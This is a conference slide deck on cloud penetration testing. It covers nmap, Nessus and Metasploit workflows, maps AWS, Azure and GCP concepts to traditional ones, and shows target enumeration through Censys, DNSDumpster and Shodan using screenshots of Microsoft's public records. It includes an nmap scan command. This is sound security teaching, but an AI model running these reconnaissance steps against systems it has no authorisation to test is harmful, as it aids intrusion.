



# Hacking The Cloud(s)


B|Sides Vancouver 2018

Wesley Wineberg



# Outline

- Normal vs Cloud
- Cloud Translation
- Enumerate
- Escalate
- Persist





## About – Wesley Wineberg

- Hacking “professionally” since 2008
- Previously: Wurldtech, GE, Synack
- More recently: Microsoft Azure™ Red Team
- Favourite hacking tools: Wordpad, IE, and MSTSC
  
- This research done independently





# Normal vs Cloud



## Normal vs Cloud

*Pen-Testing is a simple, 3 step process:*


1. Nmap
2. Nessus
3. Metasploit



# Normal vs Cloud

## Nmap

- Find IP ranges
- Scan for what's accessible
- Once you have an entry vector, scan internal network
- Memorize obscure flags: `nmap -T4 -A -v -Pn -sT`



The screenshot shows a web browser window with the address bar displaying 'ipindex.dihe.de/index.php'. The page content is a search result for the query 'microsoft'. It features a table with columns for IP ranges, organization names, and country codes. The table lists various Microsoft-related IP ranges and their corresponding organizations and countries.

IP Range	Organization	Country
12.28.108.0 - 12.28.108.127	MICROSOFT	US
12.178.163.0 - 12.178.163.31	MICROSOFT	US
13.64.0.0 - 13.107.255.255	MSFT	US
23.96.0.0 - 23.103.255.255	MSFT	US
40.64.0.0 - 40.71.255.255	MSFT	US
40.72.0.0 - 40.73.255.255	MSFT	US
40.74.0.0 - 40.125.127.255	MSFT	US
40.125.128.0 - 40.125.255.255	MSFT	US
40.126.0.0 - 40.126.63.255	MSFT	US
40.126.64.0 - 40.126.127.255	MSFT	US
40.126.128.0 - 40.127.255.255	MSFT	US
51.4.0.0 - 51.5.255.255	MICROSOFT	DE
51.8.0.0 - 51.8.255.255	MICROSOFT	GB
51.10.0.0 - 51.13.255.255	MICROSOFT	GB
51.18.0.0 - 51.18.255.255	MICROSOFT	GB
51.51.0.0 - 51.51.255.255	MICROSOFT	GB
51.53.0.0 - 51.53.255.255	MICROSOFT	GB
51.103.0.0 - 51.105.255.255	MICROSOFT	GB
51.107.0.0 - 51.107.255.255	MICROSOFT	GB
51.116.0.0 - 51.116.255.255	MICROSOFT	GB
51.120.0.0 - 51.120.255.255	MICROSOFT	GB
51.124.0.0 - 51.124.255.255	MICROSOFT	GB
51.132.0.0 - 51.132.255.255	MICROSOFT	GB
51.136.0.0 - 51.138.255.255	MICROSOFT	GB
51.140.0.0 - 51.145.255.255	MICROSOFT	GB
52.96.0.0 - 52.115.255.255	MSFT	US
52.120.0.0 - 52.123.255.255	MSFT	US
52.125.0.0 - 52.127.255.255	MSFT	US
52.130.0.0 - 52.143.255.255	MSFT	US
52.145.0.0 - 52.145.255.255	MSFT	US

# Normal vs Cloud

## Nessus

- Run against any promising hosts, unless you have some hours to kill
- If doing paid pen-test, export results to PDF and email client along with bill


The screenshot displays the Nessus web interface. At the top, there's a navigation bar with 'Scans' and 'Policies' tabs, and a user profile 'admin'. Below this, a 'Test' section shows 'CURRENT RESULTS: MAY 11 AT 10:34 PM' and buttons for 'Configure', 'Audit Trail', 'Launch', and 'Export'. A search bar for 'Filter Vulnerabilities' is also present. The main content area shows a breadcrumb trail: 'Hosts > 192.168.56.102 > Vulnerabilities 41 > Compliance 217'. Below this is a table of vulnerabilities:

<input type="checkbox"/>	Severity ▲	Plugin Name	Plugin Family	Count	Host Details
<input type="checkbox"/>	CRITICAL	CentOS 6 / 7 : openssl (CE...	CentOS Local Security Checks	1	IP: 192.168.56.102
<input type="checkbox"/>	CRITICAL	CentOS 7 : glibc (CESA-201...	CentOS Local Security Checks	1	DNS: st91.i
					MAC: 08:00:27:db:3e:a2

# Normal vs Cloud

## Metasploit

- Go through the hundreds of false positives from Nessus until you find one you can exploit
- Take your shell and pivot to more hosts until you gain DA across the network (or root on the servers)







# Normal vs Cloud

1. Read cloud vendor marketing docs
2. Learn that clouds can't be hacked
3. Tell client / boss they are secure





## Normal vs Cloud

But more importantly...

- How do you enumerate dynamically assigned IP's?
- What is the internal network when everything has a public IP?
- If the cloud vendor patches everything on time, what is there to exploit?
- Even if you *do* exploit a server, what is there to pivot to?
- How will we ever get DA again??



# Cloud Translation



# Cloud Translation – Typical Tasks

<b>Task</b>	<b>Normal</b>	<b>Cloud</b>
Hosting a Website	Put HTML / code on someone's server	Put HTML / code on someone's server
Hosting Files	Put files on an internal share. Or put files on an FTP	Put files on S3
Hosting Servers	Run your own SQL, SAP, Sharepoint	Run as IaaS VM, no different. Or use SaaS, prebuild images, etc
Remote Workstations	IT hosts them somewhere	Cloud hosts them somewhere
Networking	IT manages (usually locally)	Cloud managed



# Cloud Translation


- For many “tasks”, the cloud is no different than traditional ways of doing things
- Website vulns in the cloud are the same as website vulns not in the cloud. You’re still going to have 1000 XSS vulns.
- The security of your IaaS server is *almost* the exact same whether it’s in the cloud or not.
- Main differences (when it comes to security) are:
  - Networking
  - Authentication
  - Virtualization (in some cases)




# Normal vs Cloud

From Infiltrate 2017 - Cloud Pivoting - Andrew Johnson, Sacha Faust:

Cloud Mindset





## Normal vs Cloud – AWS Translation

Self Managed Server

EC2 Instance

Internal Network

VPC

Firewall

Security Groups

Open Network Share


Open S3 Bucket

Event Logs, Syslog, etc

CloudWatch

Domain / LDAP Admin

AWS Root User



## Normal vs Cloud – Azure Translation

Self Managed Server

Virtual Machine

Internal Network

Virtual Network

Firewall

NSG

Open Network Share

Open Storage Account


Event Logs, Syslog, etc

Azure Diagnostics /  
Activity Logs

Domain / LDAP Admin

Tenant Admin





## Normal vs Cloud – GCP Translation

Self Managed Server

Internal Network

Firewall

Open Network Share

Event Logs, Syslog, etc

Domain / LDAP Admin

Compute Engine

VPC

VPC Firewall

Cloud Storage

Stackdriver

GCP Super Admin



Enumerate





# Enumerate

- IP ranges? No more.
  - Unless you want to scan all IP's assigned to a cloud provider. Which isn't as bad as it sounds, but probably not the way to go.
  - DNS is the new IP!
- DNS Enumeration, but also HTTPS
  - Censys.io
  - Dnsdumpster.com
  - Shodan, etc
  - Brute force (get some good wordlists...)
  - Tell people you're doing "OSINT"



# Enumerate - DNS

Censys.io

The screenshot shows the Censys.io search results for the domain microsoft.com. The browser address bar shows the URL https://censys.io/ipv4?q=microsoft.com. The search results are organized into a table with columns for IP address, organization, location, and DNS records. The results are filtered by AS (Autonomous System) and protocol.

**Filter by AS:**

- MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation, US: 4,946
- AMAZON-02 - Amazon.com, Inc., US: 3,021
- AKAMAI-AS - Akamai Technologies, Inc., US: 2,878
- AKAMAI-ASN1, US: 2,294
- AMAZON-AES - Amazon.com, Inc., US: 2,035

**Filter by Protocol:**

- 80/http: 72.98K
- 443/https: 42.92K
- 21/ftp: 9,678
- 8080/http: 8,190
- 25/smtp: 4,041

**Search Results:**

IP Address	Organization	Location	DNS Records
104.146.247.248	Microsoft Corporation (8075)	Redmond, Washington, United States	443/https *.merlin.globdns2.microsoft.com, diag-prod.merlin.globdns2.microsoft.com, diag-prodbubble.merlin.globdns2.microsoft.com 443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: diag-prod.merlin.globdns2.microsoft.com
104.146.246.248	Microsoft Corporation (8075)	Redmond, Washington, United States	443/https *.merlin.globdns2.microsoft.com, diag-prod.merlin.globdns2.microsoft.com, diag-prodbubble.merlin.globdns2.microsoft.com 443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: diag-prod.merlin.globdns2.microsoft.com
40.108.196.248	Microsoft Corporation (8075)	United States	443/https *.merlin.globdns2.microsoft.com, diag-prod.merlin.globdns2.microsoft.com, diag-prodbubble.merlin.globdns2.microsoft.com 443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: diag-prod.merlin.globdns2.microsoft.com
40.108.185.248	Microsoft Corporation (8075)	United States	443/https *.merlin.globdns2.microsoft.com, diag-prod.merlin.globdns2.microsoft.com, diag-prodbubble.merlin.globdns2.microsoft.com 443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: diag-prod.merlin.globdns2.microsoft.com
40.108.186.248	Microsoft Corporation (8075)	United States	443/https *.merlin.globdns2.microsoft.com, diag-prod.merlin.globdns2.microsoft.com, diag-prodbubble.merlin.globdns2.microsoft.com 443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: diag-prod.merlin.globdns2.microsoft.com



# Enumerate - DNS

## DNSDumpster (and others)

The screenshot shows the DNSDumpster.com website interface. At the top, there's a navigation bar with a search bar and a 'dns' tab. Below the navigation bar, there's a header section with the domain 'microsoft.com' and its IP address '104.43.195.251'. The main content area is divided into two sections: 'TXT Records' and 'Host Records (A)'. The 'TXT Records' section lists several records, including SPF configurations and domain verification records. The 'Host Records (A)' section lists several IP addresses and their corresponding hostnames, along with the AS number and organization name.

```
com.mail.protection.outlook.com. mail- Corporation
dm3nam060074.inbound.protection.outlook.com United States

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"FbUF6DbkE+Aw1/wi9xgDi8KvRiIZus5v8L6tbIQZkGrQ/rVQKJi8CjQbBtWtE64ey4NJJwj5J65PIggVYNabdQ=="
"docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840"
"facebook-domain-verification=gx5s19fp3o8aczby6a22clfhzm03as"
"v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com
include:_spf-ssg-a.microsoft.com include:_spf-a.hotmail.com ip4:147.243.128.24 ip4:147.243.128.26
ip4:147.243.1.153 ip4:147.243.1.47 ip4:147.243.1.48 -all"
"facebook-domain-verification=m54hfzczreqq2z1pf99y2p0kpwvkv"
"atlassian-domain-verification=jbey7I2+3Wyl+PZ0UCC6fCz2Gu5K07GQPcy/0c4za7ebQxar/qqujJH4kZIVQHZ"
"google-site-verification=6P08Ow5E-8Q0m6vQ7FMAqAYIDprkVW8fUf_7h24Qvc8"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

microsoft.com 104.43.195.251 AS8075 Microsoft Corporation
United States
tide20.microsoft.com 205.248.101.84 United States
ocss30.microsoft.com 147.243.37.41 AS6453 TATA COMMUNICATIONS
(AMERICA) INC
Finland
saestp01.microsoft.com 147.243.6.16 AS6453 TATA COMMUNICATIONS
(AMERICA) INC
Finland
tide21.microsoft.com 205.248.101.85 United States
assets.ppv1.microsoft.com 134.170.48.180 AS8075 Microsoft Corporation
assets.ppv1.microsoft.com United States
```



# Enumerate - DNS

## Shodan

The screenshot shows the Shodan search results for the query "microsoft.com". The page is divided into several sections:

- TOTAL RESULTS:** 19,605
- TOP COUNTRIES:** A world map showing the distribution of results by country.
- TOP SERVICES:** A table listing the most common services found.
- TOP ORGANIZATIONS:** A table listing the most common organizations found.
- TOP OPERATING SYSTEMS:** A table listing the most common operating systems found.
- Search Results:** Two detailed search results are shown, each including the IP address, organization name, location, technologies, and SSL certificate information.

Country	Count
United States	7,141
Germany	1,700
Netherlands	1,628
Brazil	1,242
Ireland	953

Service	Count
HTTPS	6,575
HTTPS (8443)	5,547
SSH	2,426
Symantec Data Center...	2,358
HTTP	363

Organization	Count
Microsoft Azure	2,500
Amazon.com	1,683
Akamai Technologies	1,003
Verizon Business	571
Vivo	418

Operating System	Count
Windows 7 or 8	30
Linux 3.x	11

**XenMobile - Console - Logon**  
103.252.50.137  
**PT. Datacomm Diangraha**  
Added on 2018-03-09 04:30:53 GMT  
Indonesia  
Technologies:   
[Details](#)

**SSL Certificate**  
Issued By:  
|- Common Name: DigiCert SHA2 Secure Server CA  
|- Organization: DigiCert Inc  
Issued To:  
|- Common Name: \*.panindai-ichilife.co.id  
|- Organization: PT Panin Dai-ichi Life

**Supported SSL Versions**  
SSLv3, TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Set-Cookie: JSESSIONID=459E803E3EAB680498EBD089E25FAAF9; Path=/; Secure; HttpOnly  
X-Frame-Options: sameorigin  
Content-Security-Policy: default-src 'self'; img-src 'self' data: http://\*.mzstatic.com http://\*.microsoft.com http://store-images.microsoft....

**XenMobile - Console - Logon**  
13.94.246.160  
**Microsoft Azure**  
Added on 2018-03-09 04:28:22 GMT  
Netherlands, Amsterdam  
Technologies:   
[Details](#)  
[cloud](#)

**SSL Certificate**  
Issued By:  
|- Common Name: DigiCert SHA2 Secure Server CA  
|- Organization: DigiCert Inc  
Issued To:  
|- Common Name: \*.xm.cloud.com  
|- Organization: Citrix Systems, Inc.


**Supported SSL Versions**  
TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Set-Cookie: JSESSIONID=7DD7413AE627294D11747E918C84B7EC; Path=/; HttpOnly  
X-Frame-Options: sameorigin

# Enumerate - DNS

